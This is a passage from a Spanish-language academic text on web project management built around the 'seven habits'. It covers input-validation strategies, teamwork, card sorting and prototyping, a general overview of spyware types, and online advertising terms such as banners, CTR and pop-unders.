El manejo de errores es un asunto complejo que requiere alta proactividad de parte de los desarrolladores y el experto de seguridad, supervisado por el líder del proyecto y los expertos en usabilidad. Se deben hacer escenarios de fallos y tormentas de ideas donde intencionalmente creen situaciones anómalas tratando de buscar cualquier tipo de error mientras se use el sitio.

Una vez encontrados los errores se deben solucionar y se debe hacer un nuevo *test*. Es recomendable que en el *test*, participen usuarios reales del sistema que ejecuten funciones según su experiencia ya que normalmente los usuarios tienen una visión distinta del proyecto con respecto a los desarrolladores.

4.1.13 Estrategias de validación de datos

Los ataques mencionados con anterioridad son en su mayoría permitidos por falta de validación de los datos enviados por los usuarios. Como regla general: **los datos de los usuarios son 100% inseguros hasta que se demuestre lo contrario,** por lo tanto, es necesario contar con una política de validación bien definida, en general existen 3 tipos de criterios para validar datos:

- Aceptar solo datos válidos y conocidos
- Rechazar los datos maliciosos
- Sanear la información

Cualquiera de los tres métodos se debe revisar por:

- Tipo de datos (numéricos, caracteres, etc)
- Sintaxis (ej. que no contenga <,> % $
- Longitud de los datos (ej. 10 caracteres)

A continuación se describe brevemente las técnicas antes mencionadas:

Aceptar solo datos válidos y conocidos

Esta técnica consiste en aceptar sólo los datos conocidos y esperados por la aplicación y rechazar cualquiera que no se ajuste a los mismos. Es considerada la mejor práctica ya que en lugar de bloquear datos, permite solo ciertos datos, que tienen sentido para el servidor.

Por ejemplo, en el caso del ingreso de usuarios al sistema, los datos válidos serían caracteres alfanuméricos [A-Z] [a-z] [0-9] con una longitud máxima de unidades, lo cual impedirìa un ataque de *stealth commanding* o *buffer overflow*.

El resto de datos sería descartado.

Rechazar datos maliciosos

Consiste en bloquear ciertos datos que son considerados maliciosos para el servidor, esta técnica se basa en evitar antes que permitir, es decir, que los datos se consideran maliciosos o erroneos solamente si contienen algún carácter no válido o prohibido, por ejemplo, los caracteres: <,>,$,#, (,),',%5 pueden ser marcados como inválidos, por lo que cualquier entrada que contenga alguno de ellos es rechazada.

El problema con este esquema es que es difícil mantener el grupo de caracteres inválidos, ya que nuevas vulnerabilidades pueden agregar otros caracteres no especificados a la lista de peligrosos. Este esquema no es muy bueno por lo que se recomienda la política de aceptar sólo datos conocidos.

Sanear los datos

Esta técnica consiste en analizar la información de entrada y verificar si contiene caracteres maliciosos o prohibidos, si este es el caso, entonces los datos se analizan con un scanner que remueve los caracteres inválidos y devuelve la cadena sin los datos maliciosos y la pasa a los procesos respectivos.

Esta técnica es similar a la de rechazar los datos maliciosos pero agrega la posibilidad de **sanear** dichos datos. Sin embargo al igual que sucede con la técnica antes mencionada, es difícil saber cuáles son todos los caracteres potencialmente peligrosos en parámetros de entrada, por lo que no se aconseja como la mejor técnica de validación.

Validación en ASP y PHP

Los ataques descritos con anterioridad han sido documentados ampliamente y han afectado a muchas aplicaciones en Internet, por lo que las nuevas versiones de *web servers* y herramientas de *script* contienen parches que ayudan a reducir los riesgos asociados con estas amenazas. En el lado de ASP/IIS existe una herramienta provista por Microsoft llamada UrlScan.

UrlScan es una herramienta de seguridad que filtra las solicitudes enviadas al servidor basándose en reglas que son creadas por el administrador. Dicho filtrado ayuda a reducir los ataques comunes debidos a URL maliciosas, permitiendo únicamente las solicitudes válidas. Vea el apéndice para ver el URL de descarga de esta herramienta.

Del lado de Apache/PHP existen diversos filtros que pueden ser usados para validar el *input* de los usuarios, uno de ellos es *phpfilter*, que es un conjunto de *scripts* creados por la OWASP para proteger aplicaciones *web*. Para ver la direccion de descarga vease el apéndice 1.

4.2 Hábito cinco, procure primero comprender su entorno y luego ser entendido

El hábito cinco es el hábito de la consideración, ya que permite subordinar la búsqueda de reconocimiento propia por la armonía de grupo. Cuando un individuo descubre que su opinión es importante para los otros y que otra persona le está dando su lugar como tal, sus defensas preceptúales descienden y se logra una situación de mutuo entendimiento y cooperación.

4.2.1 Hábito cinco en administración: trabajo en equipo

Normalmente un proyecto *web* de pequeñas dimensiones puede ser elaborado y puesto en producción con éxito por una sola persona; sin embargo al aumentar el grado de complejidad y tareas asociadas al mismo, es necesario crear equipos de trabajo que compartan responsabilidades y puedan llevar al éxito el proyecto. Como ya se mencionó en anteriores capítulos, la elección de la metodología de desarrollo es fundamental y en este texto se pone como ejemplo las metodologías RUP y XP, las cuales son además de populares, muy eficientes en la administración del equipo de trabajo en cuanto a metas y responsabilidades, sin embargo, existen además otras dificultades propias del equipo de trabajo que es necesario considerar para que exista un nivel adecuado de interdependencia, respeto y colaboración entre sus elementos..

En este apartado se discutirán los principales elementos a tomar en cuenta en la formación de equipos de alto rendimiento en un proyecto *web*, basado en un estudio de *Competency* g*roup* [29]

Objetivos del equipo

Todo equipo de trabajo debe tener objetivos claros, dichos objetivos deben tener un fundamento común y este es según la metodología de los siete hábitos, el enunciado de misión del proyecto o bien el enunciado de misión de la organización. Este enunciado provee una brújula que orienta en todo momento el rumbo a seguir y debe ser un factor común entre todos los miembros del equipo, y a partir de él surgen metas más claras y a ras de tierra que pueden ser implementadas y evaluadas.

4.2.2 ¿Es necesario un equipo de trabajo?

Un proyecto *web* normalmente está compuesto por varias personas que según la metodología utilizada realizan diversas funciones según roles definidos, sin embargo, se deben tomar algunas consideraciones con el fin de determinar si es necesario un equipo de trabajo para realizar el proyecto.

Un equipo es necesario si:

- Existe una meta compartida y el trabajo es interdependiente (se complementa entre sí)

- Se necesitan varios puntos de vista sobre el proyecto o se desea tener diversos criterios sobre la calidad del proyecto o bien la búsqueda de una solución exitosa para el cliente que requiere múltiples aportaciones de ideas.

- El proyecto tiene muchas partes que requieren implementación de procesos interdependientes y posiblemente paralelos (se pueden implementar de manera separada por diversas personas pero deben coordinarse en el diseño final).

- Se necesita mayor coordinación y comunicación en el proyecto.

- Cuando la complejidad requiera el aporte de varias personas para su correcto juicio y evaluación.

Un equipo probablemente no es necesario si:

- El trabajo es independiente entre sus partes.

- No existen metas compartidas

- Las tareas no necesitan ser resueltas por un equipo sino mas bien independientemente.

- El trabajo individual es más eficiente que el trabajo en equipo.

- El tiempo no permite la creación efectiva de equipos

- Cada miembro del equipo tiene intereses distintos y excluyentes entre sí.

En el caso de que el equipo de trabajo no sea viable en un momento dado, debido a las anteriores consideraciones, se debe evaluar si es correcto continuar con el proyecto, tratar de crear un nuevo equipo con personas distintas o bien intercambiar roles entre los elementos de un equipo ya existente.

Elementos claves de un equipo de trabajo

- Enunciado de misión y metas compartidas
- Metas claramente especificadas y medibles
- Conocer y estar de acuerdo con las reglas del equipo por ejemplo el respeto a los compañeros de trabajo y normas de moral.
- Interdependencia y proactividad
- búsqueda efectiva de mejora continua y excelencia.
- Roles y responsabilidades bien definidos y delimitados.
- Retroalimentación y comunicación efectiva.

4.2.3 Tipos de equipos en un proyecto *web*

Existen varios tipos de equipos que pueden tomar parte en un proyecto *web*, cada uno, aunque comparte la responsabilidad del trabajo tiene elementos característicos que los diferencian, a continuación se muestran los tipos de equipo de trabajo más comunes y sus propiedades fundamentales:

Equipos de alto rendimiento

- Metas compartidas (enunciado de misión)
- El trabajo es interdependiente (promueve la sinergia)
- Sigue procesos y prácticas
- Auto administrado (promueve el *empowerment*)
- Los resultados son medibles
- Comunicación efectiva y reuniones de trabajo eficientes
- Los usuarios ejecutan varios roles y poseen diversas habilidades
- Los miembros del equipo laboran de manera continua (contratados)
- Mejoramiento continuo (renovación)

Equipos temporales

- Se conoce la fecha de inicio y fin del proyecto, cuando termina éste, el equipo se separa
- Los miembros poseen varias habilidades
- Las metas se establecen de acuerdo a negociación
- Normalmente compuesto por empleados de tiempo parcial
- Generalmente inlcuye un líder de proyecto designado y conjunto de prácticas a observar.
- Recomendable para proyectos a corto plazo

Equipos de asesoría

- Su objetivo principal es proveer soporte o asesoría en la obtención de metas o en el desarrollo del proyecto (resolución de problemas, ayuda creativa, mejoramiento del desempeño etc)
- Contrato de tiempo parcial, generalmente pagados por hora de servicio.
- Conjunto de prácticas bien definidas
- Compuesto por expertos en una área determinada (analistas, expertos en usabilidad, expertos en seguridad etc.)

Equipos tipo *staff*

- Equipo de soporte en caso de necesidad (vacaciones, interinatos etc)
- Debe poseer habilidades administrativas así como de comunicación
- Sus reuniones están definidas segun calendarización previa
- Los esfuerzos del equipo se basan en sus responsabilidades más importantes.
- Necesitan que exista una planificación previa con el fin de retomar el trabajo ya efectuado por otros elementos del equipo que no puedan participar.

Equipo independiente

- El trabajo efectuado por sus elementos no comparte la misma misión ni las metas son compartidas
- Los elementos forman parte de la misma organización

- Los elementos pueden estar contratados a tiempo completo o a tiempo parcial.
- El trabajo es independiente entre sí y generalmente no se necesita unificar.

Como una actividad complementaria a la planificación e independientemente de la metodología de desarrollo a utilizar, el líder designado debe decidir cuál tipo de equipo es el más adecuado según las necesidades del proyecto a desarrollar y proceder a la formación del mismo con los elementos disponibles por la organización o bien procurar el reclutamiento de nuevos elementos.

Sesión inicial del equipo de trabajo

La sesión inicial del equipo de trabajo es fundamental porque normalmente es el primer encuentro entre parte o total de los miembros y permite crear un clima inicial de sinergia que permita el buen desempeño de sus miembros.

Las actividades recomendadas para esta sesión son las siguientes:

- presentación de cada uno de los miembros en donde cada uno habla de manera simple de su persona y define su perfil de trabajo o especialidad
- El líder del proyecto provee una descripción general del proyecto y sus objetivos básicos
- El equipo diseña el enunciado de misión preliminar
- El equipo discute sobre metas preliminares y su evaluación
- El equipo discute sobre las reglas de conducta de los miembros.
- Se deciden y aclaran los roles y responsabilidades.
- Se establece la frecuencia de las sesiones y su duración, así como la calendarización de las mismas.

Como administrador de proyecto, debe practicar la comunicación empática, es decir, tratar a las partes involucradas de manera objetiva sin prejuicios y sin tratar de imponer la voluntad propia.

El trato hacia los clientes en posición gerencial debe ser respetuoso pero firme, se debe de exponer claramente los objetivos del proyecto y defender las decisiones tomadas.

Se debe tratar ante todo de entender las posiciones de los clientes en cuanto a su inversión, si se trata de un sitio empresarial del cual se es parte como organización, se debe exponer a los superiores los progresos del trabajo realizado y su ajuste a los objetivos del proyecto.

Trate de entender primero a los usuarios si tienen demandas, recuerde que cada demanda de un sitio *web* equivale a diez mil quejas que quedaron en lo oculto, por lo que se debe tomar con seriedad.

Por último, recuerde que el paradigma de abundancia indica que existen suficientes recursos para todos y que depende de la mentalidad abierta o no, esos recursos pueden alcanzarse. Una vez comprendidos, sus colaboradores querrán escucharle y comprenderle también.

4.2.4 Hábito cinco en usabilidad: diseño

La etapa de diseño es el siguiente paso en el diseño centrado en el usuario, es una fase muy importante ya que permite definir de una manera efectiva y poco costosa, los elementos preliminares que darán forma a la interfase final.

Tras la etapa de análisis se debe verificar que se ha entendido correctamente el entorno del negocio y las características de los usuarios para poder pasar a esta fase de manera exitosa.

Existen varios métodos muy utilizados para esta fase, los cuales se describen a continuación, es sumamente importante contar con la participación de los usuarios con el fin de mejorar de manera integral el proceso.

4.2.5 Ordenación de tarjetas (*card sorting*)

Esta es una técnica que permite conocer la manera que las personas ordenan determinados objetos y los agrupan en categorías, es útil para conocer la tendencia de los usuarios a categorizar tareas lo cual será de utilidad para el diseño de la navegacion y creación de menús con el fin de que los usuarios encuentren fácilmente los elementos de navegación.

Esta técnica tiene importantes ventajas:

- Es barata y fácil de realizar
- Permite entender a los usuarios reales y su manera de ordenar objetos.
- Identifica elementos que son difíciles de agrupar
- Permite conocer terminologías que tiendan a confusión.
- Es especialmente útil para diseñar estructuras de navegación *web*

Pasos para realizarla

Se debe escribir en tarjetas los elementos a ser agrupados, uno en cada tarjeta, las tarjetas deben ser de un tamaño adecuado para que el participante pueda colocarlas en el escritorio o mesa de trabajo donde se realice el experimento. Se debe pedir al (los) participante(s) que agrupen las tarjetas de una manera que tenga sentido para ellos. Adicionalmente, puede solicitarse a los participantes que otorguen un nombre a cada grupo formado.

Una vez terminado se deben ingresar a una hoja electrónica los datos y realizar un examen buscando patrones útiles. En todo momento se deben buscar la consistencia o parecido entre los diversos grupos creados por los participantes y tratar de unificar las ideas aportadas por ellos.

Participantes

Los participantes deben ser los usuarios finales o bien aquellos participantes que representen a los antes mencionados, siempre y cuando representen de manera concisa las características de los usuarios finales.

Es conveniente elegir un buen número de participantes pero al menos se debe elegir cinco o seis y pedirles que ordenen cincuenta elementos aproximadamente, para lo cual debe darseles alrededor de treinta minutos.

Aunque en algunas ocasiones los expertos sugieren que el ordenamiento se haga en equipos, es mejor que cada individuo aporte sus propias ideas con el fin de determinar posibles variaciones.

Características de las tarjetas

- Cada elemento se identifica claramente y sin ambigüedades
- Se debe validar que todos los elementos a categorizar se encuentran en las tarjetas
- Se deben desordenar las tarjetas antes de cada sesión.
- Dar las mismas instrucciones a todos los participantes, de manera clara y simple.
- No interferir a los participantes cuando han iniciado la prueba.
- Proveer tarjetas en blanco adicionales en el caso de que un usuario desee crear más elementos.

4.2.6 Prototipado en papel (*paper prototyping*)

El prototipado en papel es una técnica que permite al equipo de desarrollo así como a los clientes y usuarios no técnicos, cooperar en el diseño de interfases para sitios *web*. Este método permite que las intefases sean rápidamente diseñadas y mejoradas.

El método consiste en que los miembros del equipo de diseño junto con los usuarios finales o clientes crean una versión en papel o acetatos de la interfase a diseñar que incluya elementos de navegación como menús, botones, gráficos etc.

Una vez hecho el prototipo, un usuario **navega** en la interfase simulando los cambios que se realizarían si ésta estuviese ya funcionando en el computador.

El *mouse* puede ser simulado con un lapiz o bolígrafo y los comandos por medio de colocar o quitar elementos del papel o bien superponiendo acetatos. Una vez realizada la prueba se debe registrar las impresiones y comentarios del usuario, así como de los demás involucrados en la prueba.

Algunas de las ventajas de este método son:

- Permite detectar problemas de usabilidad tempranamente, posiblemente antes de que se haya escrito ninguna línea de código.
- Se fomenta la comunicacion entre diseñadores y usuarios
- Los prototipos son baratos, fáciles de crear y mejorar, se pueden desechar y reconstruir de manera simple y económica.

Para realizar la prueba se deben tomar en cuenta los siguientes aspectos:

Material humano

Puede realizarse con un mínimo de 2 analistas o diseñadores, uno funge como facilitador (guía) y el otro es la computadora, sin embargo es recomendable que un usuario del sistema se encuentre en la reunión con el fin de proporcionar ideas y experiencias para la construcción del diseño. El equipo comienza a realizar esquemas utilizando plantillas ya creadas o bien generando ideas en una sesión de *brainstorming*. Luego se evalúa cada enfoque para que se ajuste a las metas de usabilidad descritas en el plan de usabililidad.

La persona que desempeña el rol de computadora no debe hablar sino únicamente realizar tareas según sean las acciones del usuario. Es aconsejable probar varias veces el mismo modelo con el fin de obtener mejores resultados.

Dos dias es suficiente para las sesiones del usuario final, el cual debe probar la interfase con la ayuda de la computadora y el facilitador.

Materiales

Los materiales a utilizar incluyen objetos como papel, notas *post-it*, acetatos, adhesivos, tijeras y marcadores de colores.

Ejecución

- Escribir el nombre de cada pantalla sugerida en una tarjeta *post-it*
- Colocar cada elemento sobre un pizarrón y tratar de agrupar objetos similares.
- Revisar cómo podrían hacerse las tareas más fácilmente.

El facilitador debe proporcionar instrucciones al usuario y preguntar si está listo, luego el analista encargado de ser la computadora ejecuta todas las acciones que el usuario realice sobre el prototipo, si hay otros observadores estos deben tomar notas. Finalmente, se debe preguntar al usuario sus impresiones y sugerencias. Otro usuario puede repetir la prueba o bien el mismo usuario puede probar otras funciones del prototipo.

Conclusión

Una vez terminada la prueba se debe reunir la información obtenida e identificar los problemas encontrados, realizar comentarios y sugerir recomendaciones que mejoren el diseño. Finalmente, estas recomendaciones se plasman en un reporte escrito.

Prototipo de Video

Esta técnica es idéntica a la mencionada anteriormente, con la diferencia que no existe el rol de computadora en tiempo real, sino que la prueba se graba por medio de una cámara y posteriormente se evalúa los resultados. La ventaja es que una prueba realizada puede verse posteriormente por varias personas y con ello puede generarse mayor número de comentarios e ideas sobre la misma. La desventaja es que lleva más tiempo realizarla y requiere el uso de una cámara de video.

Su realización es idéntica a la efectuada en el prototipo en papel, con la diferencia que en cada clic o cambio en el prototipo de papel o acetato, se graba por unos breves instantes el cambio y se continúa haciendo esto hasta que la prueba se complete, por lo que el video final, muestra una secuencia animada de las acciones ejecutadas por los usuarios y permite visualizar errores de usabilidad.

Prototipo de alta fidelidad

También llamado prototipo basado en computadora, éste metodo permite explorar la usabilidad de una interfase por medio de la creación de un modelo real del *software* con limitada funcionabilidad, es decir que el usuario ve las pantallas finales en la computadora, tal y como se pretende mostrárselas en el sistema terminado.

Este método es muy popular porque permite evaluar la interfase en un ambiente realista.

La popularidad de este método también radica en el surgimiento de muchas herramientas de pruebas que permiten la creación de plantillas con suma facilidad. El objetivo de este tipo de prototipo es reducir tiempos en el ciclo iterativo de desarrollo.

El prototipo mostrado carece de la funcionabilidad básica del sistema (a nivel de procesos) o bien de parte de ella ya que su función es mostrar las características visuales y funcionales a nivel de interfase y detectar de manera temprana cualquier deficiencia en usabilidad.

Aunque útil, este enfoque posee algunas desventajas, por ejemplo:

- Requiere de más tiempo que los prototipos en papel y video.
- Es mas caro que los prototipos arriba mencionados.
- Puede tender a conservar los prototipos desechados dado a que no se pueden simplemente tirar ya que son una pieza de software ya construido y por lo tanto, representa costos relativamente importantes.

Conclusión

Una vez analizada, una interfase debe ser rediseñada o mejorada según las observaciones obtenidas de las pruebas, en todo momento, se debe asignar una severidad a los problemas encontrados con el fin de no desperdiciar recursos ni tiempo en problemas menores. Al refinar el prototipo se debe repetir el ciclo de evaluación hasta llegar a un prototipo funcional y aprobado.

4.2.7 Hábito cinco en seguridad: *Spyware*

El *spyware* es un tipo de amenaza que existe en internet, consiste en programas que se instalan sin la autorización del usuario y sin su conocimiento y que en segundo plano ejecutan acciones maliciosas y bien planificadas hacia sitios indeterminados. Generalmente, se instalan al visitar una página de dudosa reputación y el instalador es una alerta que pregunta si se desea colocar la página como origen, aunque el usuario seleccione que no, la aplicación se instala y el *spyware* comienza su trabajo.

4.2.8 Tipo de *spyware*

Adware

también conocido como *adbot*, generalmente este tipo de *software* vigila los hábitos de navegación del usuario en la máquina donde esta instalado y los envía hacia sitios de terceros en el anonimato, puede ser instalado sin autorización o bien es parte de otro programa que ha sido instalado correctamente.

Spyware

Es mas peligroso que el *adware* ya que puede registrar las entradas de teclado, *passwords*, historial etc. Normalmente el *spyware* es ofrecido como un programa de mejora del *browser*, *software* de vigilancia o herramienta de espionaje.

Malware

Malware significa software malicioso, está construido para atacar a un sistema determinado ejecutando diversas funciones ilegales de manera normal, puede reinstalarse automáticamente luego de ser borrado.

Ejemplos de *malware* incluyen:

Page hijackers

Son aplicaciones que tratan de usurpar el control de la página de inicio que ve el usuario, generalmente se instalan con mensajes y alertas falsas y con falsas promociones. La acción mas común realizada por este tipo de aplicaciones es tomar el control de la página de inicio escribiendo información al registro en el caso de máquinas con *Windows*, resultando difícil corregir dicha intrusión.

Aparte de tomar el control de la página de inicio pueden instalar aplicaciones espía que son disfrazadas como embellecedores o herramientas de rendimiento del *browser*.

Dialers

Un *dialer* es un tipo de *software* utilizado plenamente por los promotores de pornografia, su funcion es desconectar al usuario de su sesión con el proveedor de internet local (ISP) y conectarlo a una red privada de alto costo, lo que genera cargos telefónicos altos para el usuario sin que este se dé cuenta el momento en el cual se generó la desconexión. Generalmente antes de ingresar al sitio de pago existe una página donde hay que pulsar un botón o vínculo para entrar que contiene las condiciones de conexión y claramente indica que se cobrarán tarifas internacionales de conexión. El problema es que las personas raramente leen dichas condiciones y simplemente se conectan sin saber que deberán pagar altas cuotas telefónicas. Este tipo de fraude se puede realizar normalmente sólo si el usuario se conecta a Internet por medio de una conexión telefónica.

Protección contra el *spyware*

Exiten en el mercado diversos productos que protegen y elminan el *spyware*, en el apéndice 1 se muestra una lista con algunas de las más conocidas aplicaciones para protegerse de esta amenaza.

5. HÁBITOS SEXTO Y SÉPTIMO

5.1 Hábito seis: sinergice

La sinergia es uno de los aspectos fundamentales en cualquier organización o grupo de trabajo, inclusive dentro de un grupo familiar, allí es una herramienta indispensable para la cooperación mutua y la obtención de beneficios compartidos. Tal y como se mencionó en el marco teórico, la sinergia afirma que uno más uno es tres o más, es decir, que la suma de fuerzas individuales puestas a disposición del trabajo en equipo, rinden un fruto más abundante que las mismas dispuestas de manera individual o separadas.

5.1.1 Hábito seis en administración: publicidad

Un sitio *web* debe ser sinérgico y permitir una adecuada interacción entre los usuarios que lo visiten y el contenido del mismo. Cuando un sitio *web* es nuevo o se desea que más usuarios lo utilicen entonces se debe diseñar una adecuada estrategia de mercadeo y publicidad, para atraer la atención de los usuarios y obtener un mayor número de visitas. A continuación se presentan algunas técnicas utilizadas en la publicidad y la correcta utilización de las mismas para evitar campañas no éticas o irrespetuosas hacia el usuario.

Se debe tomar muy en cuenta que Internet al igual que cualquier otro medio de comunicación, se encuentra plagado de charlatanes, cuya única funcion es ganar dinero a costas de los usuarios sin importarles las normas de ética, la autenticidad de los productos ofertados ni mucho menos los métodos por utilizar siempre y cuando les reporten ganancias. Es muy importante conocer las tácticas utilizadas por estas empresas para evitar crear campañas similares ya que esto conduciría al deterioro de la imagen del sitio *web*.

Publicidad fuera de línea

Aunque el método principal para atraer usuarios al sitio *web* es por medio de la publicidad en línea, existen otras maneras para atraer al usuario hacia el sitio propio, por medio de publicidad fuera de línea a través de los siguientes métodos:

- Colocar el URL en cualquier elemento impreso que maneje para su negocio o empresa; desde tarjetas de presentación, hojas membretadas, sobres, afiches, circulares y memorandos hasta en publicidad en uniformes de empleados, decoración de vehículos etc. Para que los posibles usuarios se familiaricen con el URL y lo recuerden posteriormente.

- Promocionar el URL en cualquier material publicitario, objetos promocionales, tazas, playeras y cualquier objeto relacionado con la empresa que sea destinado a la promoción y mercadeo.

- Si la empresa u organización se encuentra en las páginas amarillas asegurese de colocar también el URL junto con la publicidad.

- Crear promociones fuera de línea e incluya el URL de la página como fuente de instrucciones detalladas para los participantes.

5.1.2 Publicidad en línea

Como su nombre lo indica, es aquella que se recibe por los usuarios mientras están conectados a internet, puede ser una canal de penetración muy efectivo si el sitio posee suficiente tráfico. A continuación se describen los principales métodos para la creación de publicidad en línea, se inicia por los términos más comunmente utilizados.

- *Banner:* elemento grafico, cuyo objetivo es llamar la atención del usuario.

- Impresion: es cuando el usuario ve el *banner* en una página determinada, cada página que despliegue el *banner* representa una impresión.

- *Click-through*: la acción que sucede cuando un usuario da clic sobre un *banner*.

- *Click-thru ratio* (CTR): es el porcentaje que determina la eficiencia del *banner*, se obtiene dividiendo el número de clics recibidos entre la totalidad de despliegues del *banner* (impresiones). Por ejemplo si un sitio desplegó 1000 veces un *banner* y recibio 80 clics entonces el CTR es 80/1000= 8%, es decir que se necesitan 13 impresiones para que un usuario determinado haga clic en el *banner* desplegado.

- Tráfico: cantidad de usuarios que visitan la página; generalmente se mide por el número de visitas a un sitio (número de impresiones). Cuando se quiere incrementar el tráfico, se debe entender que se desea incrementar el número de impresiones al mismo.

- *Branding*: estrategia que consiste en la promoción en linea de una marca o un sitio *web* determinado, para popularizar el mismo e impregnarlo en la mente del usuario o consumidor de manera prolongada.

- Programa de afiliación: asociación que se produce entre un sitio *web* contratante y otro sitio llamado afiliado, en la cual, el afiliado se compromete a mostrar publicidad para el sitio contratante y generar tráfico hacia el sitio del primero (contratante) y por lo cual recibe una comisión, según varios criterios de pago. El objetivo es que el contratante obtenga más visitas de los usuarios y mejore sus posibilidades de ventas (en el caso de sitios comerciales) o bien que el sitio *web* se promocione y se impregne en la mente de los visitantes (*branding*).

- CPM (*cost per impression*): es la cantidad monetaria que un sitio *web* contratante debe pagar a un afiliado por cada mil impresiones de un *banner* u otra forma similar de publicidad que aparezca en los sitios de dicho afiliado y que promocione al contratante.

- CPC (c*ost per clic*): es la cantidad monetaria que un sitio *web* contratante debe pagar a un afiliado por cada *clic* que reciba un *banner* u otra forma similar de publicidad en los sitios del afiliado y que promocione al mencionado contratante.

- CPA (c*ost per action*): es la cantidad monetaria que un sitio *web* contratante de debe pagar a un afiliado cada vez que un usuario ejecute una determinada acción, que es de interés para el contratante, existen dos formas básicas de cpa, cost per lead y cost per sale.

- CPL (c*ost per lead*): es la cantidad monetaria que un sitio *web* contratante de debe pagar a un afiliado cada vez que un usuario ejecute una determinada acción, como suscribirse a una lista de correo, proveer información personal o contestar una encuesta.

- CPS (c*ost per sale*): es la cantidad monetaria que un sitio *web* contratante debe pagar a un afiliado cada vez que un usuario compra un producto o servicio gracias a la publicidad del afiliado (generalmente, dando clic a la publicidad del contratante en el sitio afiliado y luego dirigiéndose al sitio del contratante y efectuando la compra).

- PPI (p*ay per inclusion*): es el importe que un sitio *web* contratante debe pagar a los motores de búsqueda para que sea incluida en las búsquedas relacionadas con su producto o servicio y tenga una alta cantidad de impresiones.

- *Banner exchange*: es una red de negocios que provee a varios sitios asociados de la capacidad de intercambiar *banners* u otros medios publicitarios entre ellos y estos son sometidos a rotación. La entidad de intercambio cobra a los socios por este servicio. Este esquema es muy común en la *web* y permite crear alta sinergia entre los socios.

A continuación se discutira sobre las formas más utilizadas de publicidad en sitios *web*:

Banners

Los b*anners* son el medio de publicidad más utilizado, consisten en imágenes y elementos de texto enmarcados dentro de un cuadro con una combinación de colores determinada, que sea llamativo y provoque la curiosidad del usuario y le motive a dar clic, el usuario es redireccionado hacia la página relacionada con el vínculo.

Algunos ejemplos son los siguientes:

Figura 6. Banner típico

fuente: www.securityfocus.com

Es una regla general que el tamaño del banner influirá en el numero de clic que genere, cuanto mayor sea éste, mayor número de hits recibirá, sin embargo, también aumenta el costo ya que su CTR será mayor, lo cual es más caro.


Algunos diseñadores opinan que los usuarios reaccionan hacia los *banners* simplemente ignorándolos, otros opinan que no deben colocarse en la parte superior de la página; es necesario ante todo medir la efectividad tras un período de tiempo.

Los *banners* pueden ser de diferentes formas y tamaños, y estar localizados en diversas partes de las páginas. Por ejemplo, pueden estar localizados en la parte superior, en la parte inferior, al centro o a los lados de la página.

Figura 7. Banner en la parte superior

fuente: www.desarrolloweb.com

Figura 8. Banner en la lateral



fuente: www.desarrolloweb.com

Objetivos en el uso de banners

Según Marshall [30] el objetivo de los *banners* es que los usuarios den clic en ellos. Sin embargo, el porqué de la utilización de los *banners* puede tener varios motivos; los dos principales son:

- Promoción de marca (*branding*)
- Ventas directas

La promoción de marca o *branding* consiste en afirmar en la mente de los usuarios el nombre de la organización para que conocida y publicamente adquiera valor. En el caso de empresas que tienen sitio *web* y presencia tradicional en el mercado el objetivo es que los usuarios conozcan más de la empresa y confíen en ella. En el caso de un sitio *web* nuevo o en proceso de expansión, el objetivo es que atraer tráfico al mismo, así como la creación de imagen, para que los usuarios conozcan el sitio y lo tengan presente en el mercado que éste representa.

Las ventas directas como su nombre lo indica, tienen por objetivo que el usuario compre algún producto o servicio, también pueden ser utilizados para que el usuario descargue alguna aplicación, se suscriba a algún boletín o ejecute alguna acción determinada que es de interés para el contratante del *banner*.

Html vs *flash*

Actualmente, con el avance de la tecnología, se tienen otras alternativas a los *banners* y medios publicitarios en línea, en un principio, los *banners* se realizaron exclusivamente con el uso de html y de imágenes animadas, generalmente de formato .gif, sin embargo, el uso de películas *flash* ha ido ganando terreno debido a su rápida descarga y sus posibilidades de interacción y calidad visual, convirtiéndose en un medio altamente efectivo por lo que hoy son sumamente utilizados, este tipo de publicidad se discutirá posteriormente en este capítulo.

Pop-ups

Los *pop-ups* surgieron como una opción a los banners y enlaces de texto. El concepto consiste en que cada vez que un usuario ejecute una acción determinada (generalmente abrir una página o cerrarla) se abre una pequeña ventana que contiene texto e imágenes con la publicidad a desplegar. Al principio los usuarios se molestaron muchísimo con su aparición, sin embargo poco a poco fueron tolerando su presencia. La ventaja de los *pop-ups* es que genera un mejor CTR; sin embargo, invaden la pantalla del usuario porque se presentan sobre cualquier otra ventana abierta. Quizás el principal problema de los *pop-ups* es que estorban la visibilidad de los usuarios, quienes generalmente los cierran sin dejar que carguen por completo, y por esto se pierde la efectividad deseada.


Pop-under

Ante el problema de la intrusión de los *pop-ups* se buscó otra opción que fuera menos molesta para los usuarios. Una mejor solución fue la de los mismos *pop-ups* pero que no permanecieran sobre las demás pantallas sino que al abrirse, se minimizaran evitando molestar a los usuarios y que éstos cerraran las ventanas prematuramente. Esta técnica se denominó *Pop-Under* porque la ventana se abre y luego pasa **atrás** de las otras, donde tiene tiempo de cargarse por completo. Se debe recordar nuevamente que los *pop-under* pueden tener hasta seis veces más CTR que los *banners* colocados en las páginas, por lo que su utilización esta recomendada, siempre y cuando no sature el escritorio del usuario y esté bien escrito (véase en este capítulo los errores en el uso de publicidad en línea)

Ventanas flotantes

